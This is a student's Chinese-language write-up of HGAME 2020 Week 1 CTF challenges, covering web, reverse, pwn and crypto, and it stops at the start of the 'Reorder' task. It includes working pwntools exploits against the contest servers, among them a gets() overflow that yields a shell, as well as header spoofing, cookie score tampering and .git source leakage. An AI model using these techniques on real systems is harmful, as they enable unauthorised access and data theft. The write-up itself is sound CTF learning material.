HGAME-Week1-WriteUp

1. Web

1. Cosmos的博客

题目描述：

Description

这里是 Cosmos 的博客，虽然什么东西都还没有，不过欢迎大家！

Challenge Address http://cosmos.hgame.n3ko.co/

对这道题真的欲哭无泪，保守估计花了我7-8个小时(蠢哭了都

点进网站，空空如也的样子像极了我的分数，先直接F12，表里如一的样子真让人放心，接着看特意加粗的2个关键词**版本管理工具**和**GitHub**很容易想到git(在去年的hgame week1官方的wp中有提到git，所以比赛开始前学习了一点)，然后百度一下关键词 '**git**' '**ctf**'，很容易查到git源码泄露的相关事情，然后回网站直接在尾部加/.git，发现404，然后再加/HEAD,页面如下证实了是git源码泄露。


```
ref: refs/heads/master
```


接着继续百度，查相关的工具，一开始查到了可以爬下目录的工具**dirsearch**,得到目录如图：

```
301   41B   http://cosmos.hgame.n3ko.co:80/.git
200   213B   http://cosmos.hgame.n3ko.co:80/.git/config
200   23B   http://cosmos.hgame.n3ko.co:80/.git/HEAD
200   5B   http://cosmos.hgame.n3ko.co:80/.git/COMMIT_EDITMSG
200   73B   http://cosmos.hgame.n3ko.co:80/.git/description
200   396B   http://cosmos.hgame.n3ko.co:80/.git/index
200   240B   http://cosmos.hgame.n3ko.co:80/.git/info/exclude
200   156B   http://cosmos.hgame.n3ko.co:80/.git/logs/HEAD
301   51B   http://cosmos.hgame.n3ko.co:80/.git/logs/refs
200   156B   http://cosmos.hgame.n3ko.co:80/.git/logs/refs/heads/master
301   57B   http://cosmos.hgame.n3ko.co:80/.git/logs/refs/heads
301   52B   http://cosmos.hgame.n3ko.co:80/.git/refs/heads
200   41B   http://cosmos.hgame.n3ko.co:80/.git/refs/heads/master
301   51B   http://cosmos.hgame.n3ko.co:80/.git/refs/tags
301   36B   http://cosmos.hgame.n3ko.co:80/index.html
301   43B   http://cosmos.hgame.n3ko.co:80/static
```


然后我手动访问了各个文件，当时我在**config**文件里发现了一个github的链接，当时特意去看了看，只看到项目里和网站源码一样的几个文件，然后我就把页面关了！！蠢死算了QwQ


```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
        fetch = +refs/heads/*:refs/remotes/origin/*
```


现在我们访问那个github链接，看到有三次提交



点进去看到有个评论挺多的（因为我是后来才进来的），然后点进去，看见了flag



虽然编码了，但还特别温馨的提示了是base64



随便找个在线解码的，就得到了flag。

这道50分的题硬是让我把其他web都做出后，才在耐心的大🐤的提醒我再看看题解出来了。

中间我绕了多大的圈呢？下了好几个工具把git的源码下下来了（为什么好几个呢，因为怕工具不完善，有缺失，最后windows推荐可用JGitHack，linux可用GitHack），下载下来后，先打开看看XD,然后用misc的常规解法把文件都试了一下，再在本地部署git，然后发现有删除记录，复原了删除了文件，发现和网站一样

然后我仔细的百度谷歌后，看到可能文件有细微的差别，然后下工具比较，但区别确实有，但根本没用。问了大🐤，大🐤提示我与远程联系一下，然后我试着push到题目网站然后抓包，然并卵。写下这么多的大圈，只是记录一下解题思路而已（证明一下自己多蠢

2.接 头 霸 王

题目描述：

Description

HGAME Re:Dive 开服啦~

题目已修改。规范了请求方式，请注意！

Challenge Address http://kyaru.hgame.n3ko.co/

Base Score 100

Now Score 100

User solved 205

点进去一看~~是老婆~~

You need to come from https://vidar.club/.

根据题目为接头，可以猜到是抓包解题，打开burp suite抓包，burp suite是现学的，添加**Referer**：

```
Accept-Encoding: gzip, deflate
Referer:https://vidar.club/
DNT: 1
```


得到下一步提示

You need to visit it locally.


继续抓包，添加**x-forwarded-for**：

```
Accept-Encoding: gzip, deflate
Referer:https://vidar.club/
x-forwarded-for:127.0.0.1
DNT: 1
```


然后得到下一步提示：




迫害C老板（确信），要我们用Cosmos浏览器，~~正解当然是自己做一噶浏览器啦~~，我们继续抓包，然后，修改如下：




这时候得到下一步提示：




再来：



得到下一步提示：



继续抓包，可以看到多了一项：



最后一起提交的如下：

```
POST / HTTP/1.1
Host: kyaru.hgame.n3ko.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Cosmos
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:https://vidar.club/
x-forwarded-for:127.0.0.1
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
If-Unmodified-Since: Tue, 04 Jan 2078 01:23:00 GMT
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

得到**flag**：

hgame{W0w!Your_heads_@re_s0_many!}

3.Code World

题目描述：

Code is exciting!

参数a的提交格式为: 两数相加(a=b+c)

Challenge Address http://codeworld.hgame.day-day.work

Base Score 100

Now Score 100

User solved 131

点进链接：

403 Forbidden

nginx/1.14.0 (Ubuntu)

emmmm，开始没什么思路，f12打法发现了hint：

```
<h1>403 Forbidden</h1>
</center>
<hr>
<center>nginx/1.14.0 (Ubuntu)</center>
<script>
  console.log("This new site is building....But our stupid developer Cosmos did 302 jump to this page..F**k!")
```

~~再次迫害C老板~~，所以这道题是考302重定向的相关问题。搜索了一下，上Linux用curl，得到405：

```
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
    <center><h1>405 Not Allowed</h1></center>
    <hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
```

所以接下来改POST方法：

```
<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的
相加，参数为a<br><br>现在,需要让结果为10</center>
```

开始不会用，用curl的urlencode()指令把算式提交，后面想出实际就是在链接尾部接url转码的算式，根据hint，提交的格式是a=b+c，后面格式还去问了下学长，因为我理解有误

去转码后用a%3d5%2b5加在尾部发现并不行，后面改成a=5%2b5就获得了flag：

```
<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的
相加，参数为a<br><br>现在,需要让结果为10<br><h1>The result is: 10</h1><br>h
game{C0d3_1s_s0_S@_sO_C0ol!}</center>
```

4. 🐴尼泰玫：

题目描述：

听说你球技高超?

Challenge Address http://cxk.hgame.wz22.cc

Base Score 100


Now Score 100

点进去是游戏，开始搜索了一下wp，开始去源码看了一下，没找到可能的解题入口，于是试着玩一下，开始默认的非人类模式太快了，一下子死了，这时候弹窗提示分数不够，可能是网比较慢，游戏结束到弹窗有一段很明显的延时（怀疑开始默认非人类模式也是故意设置好的），所以毫不犹豫抓包。发现了分数：

Cookie: __ctduid=de8cbb30dcc5745d7ffc24dab1c81186b15792

score=100|360b12d29d083e8fc34b11b9a054e476

于是直接修改前面的100超过30000，开始以为后面的是对应的md5，不确定要不要把后面也一起改了，但直接改了前面score不改后面，直接提交也获得了flag：



后面直接解码md5发现也不是（所以到底是啥呢?

Web题是学习中，继续学习，继续做题!

2. Reverse

太菜了，做出签到后面就不行了，等着看大佬的wp

1. maze

题目描述:

You won't figure out anything if you give in to fear.

学习资料: https://ctf-wiki.github.io/ctf-wiki/reverse/maze/maze-zh/

附加说明：请走最短路线

Challenge Address http://q42u2raim.bkt.clouddn.com/maze_5fe96210e49fbacd

Base Score 100

Now Score 100


一开始，稍微看了题目附的链接，觉得迷宫应该不难，于是下载附件拖进IDA，找到main函数f5大法，伪代码还是很好理解的，awds是移动键，然后我傻乎乎的按照以往maze的wp去找字符串，然后看着那个图傻半天，根本看不懂，我以为我菜成这样，去问了下幼稚园姐姐，在幼稚园姐姐的反问下，我意识到了问题，于是再仔细看了下main函数的伪代码，发现了位置的判定，

```
if ( v5 < (char *)&unk_602080 || v5 > (char *)&unk_60247C || *(_DWORD *)v5 & 1 )
```

去该地方看了一下，一长列的0和1，而且位置v5判定为1时死亡，0时是可以走的，方向键的±64或±4就是上下移动了，一开始看见0和1以为是组成那种2维的迷宫，而且算了一下刚好1024个，但想想±64怎么也移动太大了，所以是1维的迷宫上下移动，开始看题目说是走最短路线，以为还有多种选择，走一步都看一下剩下三个方向可不可以走，但发现好像只有一条路哈？？？

```
.data:000000000060243B                  db    0
.data:000000000060243C unk_60243C       db    0                 ; DATA XREF: main+E0↑o
.data:000000000060243D                  db    1
```

最后走到这里就成功，再把开始走的方向输入在虚拟机里运行的程序，就得到flag



3. Pwn

bin都是爷爷😭，只能勉强做出两道题，到时候再看大佬的wp学习学习

1. Hard_AAAAA

题目描述：

无脑AAA太无聊了，挑战更高难度的无脑AAA！

nc 47.103.214.163 20000

Challenge Address https://xxx.lwh.red/Hard_AAAAA

Base Score 75

Now Score 75

下载附件，拖进IDA里看看，文件是32位的，找到main函数f5，很简单的一个逻辑，在if里生怕我们找不到，命名为backdoor，真的挺友好的。

```
puts("Let's 0O0o\\0O0!");
gets(&s);
if ( !memcmp("0O0o", &v5, 7u) )
  backdoor();
```

所以利用gets函数的溢出，将后面的v5覆盖成我们想要的就行。

因为memcmp在两者相同时输出0，前面加！就是非0，if判断成功，则执行backdoor。

```
char s; // [esp+0h] [ebp-ACh]
char v5; // [esp+7Bh] [ebp-31h]
```

这时候稍微计算一下两者偏移123位，所以前面用123个无意义的A填充，后面跟上要输入v5的字符，就能执行backdoor。

于是写exp：

```
from pwn import *
context.log_level = 'debug'

p=remote('47.103.214.163',20000)
p.sendline('A'*123+"0O0o\x00O0")
sleep(1)
try:
    p.interactive()
except EOF:
    p.interactive()
```

一开始只写了明面上的0O0o，一直EOF，问了下C老板，让我注意函数的第三个参数，我看了眼是7，所以除了0O0o还要比较3个参数才行，去0O0o的.rodata看一下，发现在其后面还有字符串

```
.rodata:080486E0 a0o0o           db '0O0o',0             ; DATA XREF: main+85↑o
.rodata:080486E5 a00             db '00',0
```

但好像加起来也只有6个？我在调试时，看到第一个字符串读取结束后，在ebx中会有一个0x0过渡，所以再加个/x00就可用执行把backdoor了。

```
[+] Opening connection to 47.103.214.163 on port 20000: Done
[DEBUG] Sent 0x83 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  |aaaa|aaaa|
|aaaa|aaaa|
    *
    00000070  61 61 61 61  61 61 61 61  61 61 61 30  4f 30 6f 00  |aaaa|aaaa|
|aaa0|O0o·|
    00000080  4f 30 0a                                           |O0·|
    00000083
[*] Switching to interactive mode
[DEBUG] Received 0x10 bytes:
    b"Let's 0O0o\\0O0!\n"
Let's 0O0o\0O0!
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x28 bytes:
    b'Hard_AAAAA\n'
    b'bin\n'
    b'dev\n'
    b'flag\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
Hard_AAAAA
bin
dev
flag
lib
lib32
lib64
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x13 bytes:
    b'hgame{0OoO0oo0O0Oo}'
```

3. One_Shot

题目描述：

一发入魂

nc 47.103.214.163 20002

Challenge Address https://xxx.lwh.red/One_Shot

Base Score 100

Now Score 100

赶在最后5分钟提交的flag，真=—=刺激，因为太菜了，卡了有一会。

下载后，拖进IDA，先看main函数，其先打开了flag文件，且把flag存入内存中bss段，接着让我们输入name，和一个数，但程序在调试时或者运行时，在输完一个数后都会终止，本来接下来会把我们输入的name输出，可用来把flag输出的，但因为前面就卡死了，无法实现攻击目的。


后面问了下C老板，他让我再看看伪代码，我再回去仔细看了一下

```
_BYTE *v4; // [rsp+8h] [rbp-18h]

__isoc99_scanf("%d", &v4);
*v4 = 1;
```

定义了一个指针v4，而输入的时候是&v4，后面又是*v4=1，所以我们可以通过输入一个数，这个数是一个地址，让这个地址的值为1。也就是给了一次修改任意一个地址的机会（C语言太菜了，还是C老板提醒才发现的），而注意到在bss段上，flag正好在name后面32，所以我们可以写exp：

```python
from pwn import *
context.log_level = 'debug'
p=remote('47.103.214.163',20002)

payload1="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
p.recvuntil("Firstly....What's your name?")
p.sendline(payload1)
p.recvuntil("Take tne only one shot!")
p.sendline('6295776')
```

6295776是flag在bss端的地址的10进制，于是得到flag



因为bin实在不会，都是现学的，所以有错误请轻喷😖😖😖

4. Crypto

1. InfantRSA

题目描述：

真*签到题

p = 681782737450022065655472455411;

q = 675274897132088253519831953441;

e = 13;

c = pow(m,e,p*q) = 27569846508236107014517368841149631154217290260855985901984 1

Challenge Address https://paste.ubuntu.com/p/9hVzhnxqPc/

Base Score 50

Now Score 50

是RSA加密的题目，点进题目给的address，是加密算法

ubuntu pastebin

Paste from Lurkrul at Thu, 16 Jan 2020 14:00:25 +0000

Download as text

```
#!/usr/bin/env python3
from secret import flag
assert flag.startswith(b'hgame{') and flag.endswith(b'}')

m = int.from_bytes(flag, byteorder='big')

p = 681782737450022065655472455411
q = 675274897132088253519831953441
e = 13
c = pow(m, e, p*q)

assert c == 27569846508236107014517368841149631154217290260855985901984l
```

RSA是一种质数加密的方法，公钥c也给了我们，加密密钥e也给了我们了，题目直接把难以分解的两个质数直接给了我们。

加密解密原理如下：

- p、q：首先取两个足够大的质数p、q
- N：令N=p*q
- L：L是（p-1）与（q-1）的最小公倍数
- E：使得E与L互质且1<E<L
- D：使得（D*E）%L=1且1<D<L
- （E，N）为公钥，（D，N）为私钥

  加密过程：密文=（明文^E）%N

  解密过程：明文=（密文^D）%N

  那么在网上找个脚本稍作改造就出来了

```
#!/usr/bin/env python3
# coding:utf-8

import gmpy2
import binascii

n = 681782737450022065655472455411*675274897132088253519831953441
p = gmpy2.mpz(681782737450022065655472455411)
q = gmpy2.mpz(675274897132088253519831953441)
e = gmpy2.mpz(13)
phi_n = (p-1)*(q-1)
d = gmpy2.invert(e, phi_n)
c = gmpy2.mpz(27569846508236107014517368841149631154217290260855985901984l)

m = pow(c, d, n)
print("十进制:\n%s"%m)
m_hex = hex(m)[2:]
print("十六进制:\n%s"%(m_hex))
#print("ascII:\n%s"%((binascii.b2a_hex(hex(m)[2:])).decode('hex'),))
m_hex=m_hex.strip('\n')
' '.join(m_hex)
print("ascii:\n%s"%(binascii.a2b_hex(m_hex).decode("utf8"),))
```

得到flag：

2. Affine

题目描述：

Some basic modular arithmetic...

Challenge Address http://hgame-static.n3ko.co/week1/Affine_task.py

Base Score 75

Now Score 75

这道题本来没想写，因为觉得密码学看着就头秃，但晚上准备睡觉时无聊点开这题看看（手机上点开不用下载，直接在线浏览了），稍微看了一下，咦，好像不难的yang子，于是挣脱温暖的被窝，开始写解码代码

先分析代码干嘛了：

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import gmpy2
from secret import A, B, flag
assert flag.startswith('hgame{') and flag.endswith('}')

TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)

cipher = ''
for b in flag:
    i = TABLE.find(b)
    if i == -1:
        cipher += b
    else:
        ii = (A*i + B) % MOD
        cipher += TABLE[ii]

print(cipher)
# A8I5z{xr1A_J7ha_vG_TpH410}
```

先导入了flag，然后创建了TABLE，接着如果flag中的字符一个个取出，如果不在TABLE中，直接接在密文中，如果在TABLE中，就进行对取出的字符进行运算，再在TABLE中找到位置为算出的值的字符接在密文中。

所以最后一行的注释里的是密文，其形式与flag一样，因为TABLE中无符号，所以符号都是不变的，因为flag头是hgame，所以稍微动下手就可以算出A为13，B为-110，因为负数取模的规则有点意思，（命令窗口试了下python2、python3是一样的），所以A假设了两种情况来算，算出是正数。

先写个输出密文在TABLE中位置的

```
TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)
print(MOD,"\n")
code = 'A8I5z{xr1A_J7ha_vG_TpH410}'
for i in code:
    if TABLE.find(i)!=-1:
        print(TABLE.find(i))
    else:
        print(' ')
print("\n")
m='hgame'
for x in m:
    print(TABLE.find(x))
```

得到位置后就写个暴力的遍历，求出flag

```
TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)
flag = ''
x = [1,19,26,46,52,32,12,7,3,50,40,25,51,29,26,35]
for i in x:
    for m in range(0,62):
        if i == (13*m-110) % MOD:
            flag += TABLE[m]
print(flag)
```

因为当时想着睡觉，所以程序写的比较糙，输出后自己手动加flag头和对应的符号就行。

3.not_One-time

啊啊啊啊啊啊啊啊，这道题😳😳😳用了我一天多的时间，感谢耐心的Lurkrul~~(小声bb：学长名字都是回文串)~~

题目描述：

> In cryptography, the one-time pad (OTP) is an encryption technique that cannot be cracked, but...
>
> Just XOR ;P
>
> nc 47.98.192.231 25001
>
> hint: reduced key space
>
> Challenge Address http://hgame-static.n3ko.co/week1/not_One-time_task.py
>
> Base Score 150
>
> Now Score 150

这道题我拿着学习资料看好久，又是全英文，又是数学公式。为了看懂英文，还得开更多的英文辅助😰，中间看不懂问学长也十分耐心的回答了我。

先看题目给的py：

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import os, random
import string, binascii, base64


from secret import flag
assert flag.startswith(b'hgame{') and flag.endswith(b'}')
flag = ''
flag_len = len(flag)

def xor(s1, s2):
    #assert len(s1)==len(s2)
    return bytes( map( (lambda x: x[0]^x[1]), zip(s1, s2) ) )

random.seed( os.urandom(8) )
keystream = ''.join( [ random.choice(string.ascii_letters+string.digits) for _ in range(flag_len) ] )
keystream = keystream.encode()
print( base64.b64encode(xor(flag, keystream)).decode() )
```

可以看到导入了flag，然后定义了一个异或函数，将输入的两个字符串依次分别拿出一个字符进行异或，输出为字节形式，然后random函数生成随机种子，从字母与数字的字符串中随机选出一个组成和flag一样长度的密钥。将密钥utf-8编码后与flag进行异或输出得到密文，再base64编码输出。

这个题目看起来确实和一次性密码本一毛一样的yang子。每次取出的密钥都是随机的。按照只使用一次密码本来看，这个仿佛几乎是不可破解的，一开始想着明文攻击，因为拿着flag头，想着总得有点用，把flag当作一次性密码本重用，密钥当作要加密的明文，然而还是我太天真了，根本不顶用啊。后面查了相关的论文，发现这确实是没用的。

后面问了下Lurkrul学长，学长提示我密钥key的范围是固定的，字符换算成2进制的话，共8个2进制，如果随机的话，有256种可能性，但我们这道题的取值里面只有62个字符，所以实际的概率只有1/62，我开始为了验证，取前4位，然后拿了几个生成的密文观察，发现共有7种模式，然后密钥的那些字符里，前4位共有5种模式，数字前4位为0011，大写字母前4位位0100和0101，小写字母前4位为0110和0111，这样将每个密钥的模式与密文的模式进行异或生成明文的前4位，绘制成5*7的表格，这样我们拿到几个生成密文的开头4位进行交集，就能确定唯一的明文。

然后就可以写程序进行破解了，我一开始拿7个生成的密文分别base64解码，再与key的每一个进行异或，去掉重复的就是字典了，但我发现解不出。。。。。后面增加了密文个数到8个，9个，发现字典数在增加，我怎么知道要多少个才能满足？？？

后面问学长，学长告诉我，用pwn（~~傻子石锤~~），于是移植到Linux，中间因为格式的问题搞了好久，最后终于跑出来了。

下面上代码：

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import os, random
import string, binascii, base64
import pdb
from pwn import *

max = 70#这个决定你用多少密文来构成字典
def xor(s1, s2):
    return bytes( map( (lambda x: x[0]^x[1]), zip(s1, s2) ) )

mmm=[]#mmm为取得的密文
for nnn in range(0,max):
    p = remote('47.98.192.231',25001)
    x=p.recvall()
    mmm.append(base64.b64decode(x))#先将得到的进行base64解码
```

```
    p.close()
print(mmm)

c = []
for n1 in range(0,max):
    for n2 in range(0,43):
        b=('{:08b}'.format(mmm[n1][n2]))#转成2进制
        c.append(b)
c1=list(set(c))#去重，用于找到密文中固定的模式
c1.sort()#排序，调试的时候好看而已
print(c1)#print调试大法好
print(len(c1))
key = string.ascii_letters+string.digits
k = bytes(key.encode())
b_k=[]
for n in range(0,62):
     b_k.append('{:08b}'.format(k[n]))
print(b_k)
print(len(b_k))
d={}#字典
f=[]
for c2 in c1:#用于构成字典
    m=[]
    for k1 in b_k:
        m.append(xor(bytes(c2.encode()),bytes(k1.encode())))
    d[c2]=m
res1=[]
res2=[]
for n1 in range(0,43):
    cry1 = ('{:08b}'.format(mmm[0][n1]))
    res=d[cry1]
    if  n1==0:
        res2=d[cry1]
    for n2 in range(0,max-1):
        cry2 = ('{:08b}'.format(mmm[n2+1][n1]))
        for n3 in range(0,len(d[cry2])):
            for n4 in range(0,len(res2)):
                if d[cry2][n3] ==res2[n4]:
                    res.append(res2[n4])
        res2=[]
        res2=res
        if n2 == max-2:
            res1.append(res)
        res=[]
for flag in res1:
    print(list(set(flag)))#懒得转了，自己对着ASCII看就是flag了
```

害，密码学真难，我真菜

4. Reorder

题目描述:

We found a secret oracle and it looks like it will encrypt your input...

nc 47.98.192.231 25002

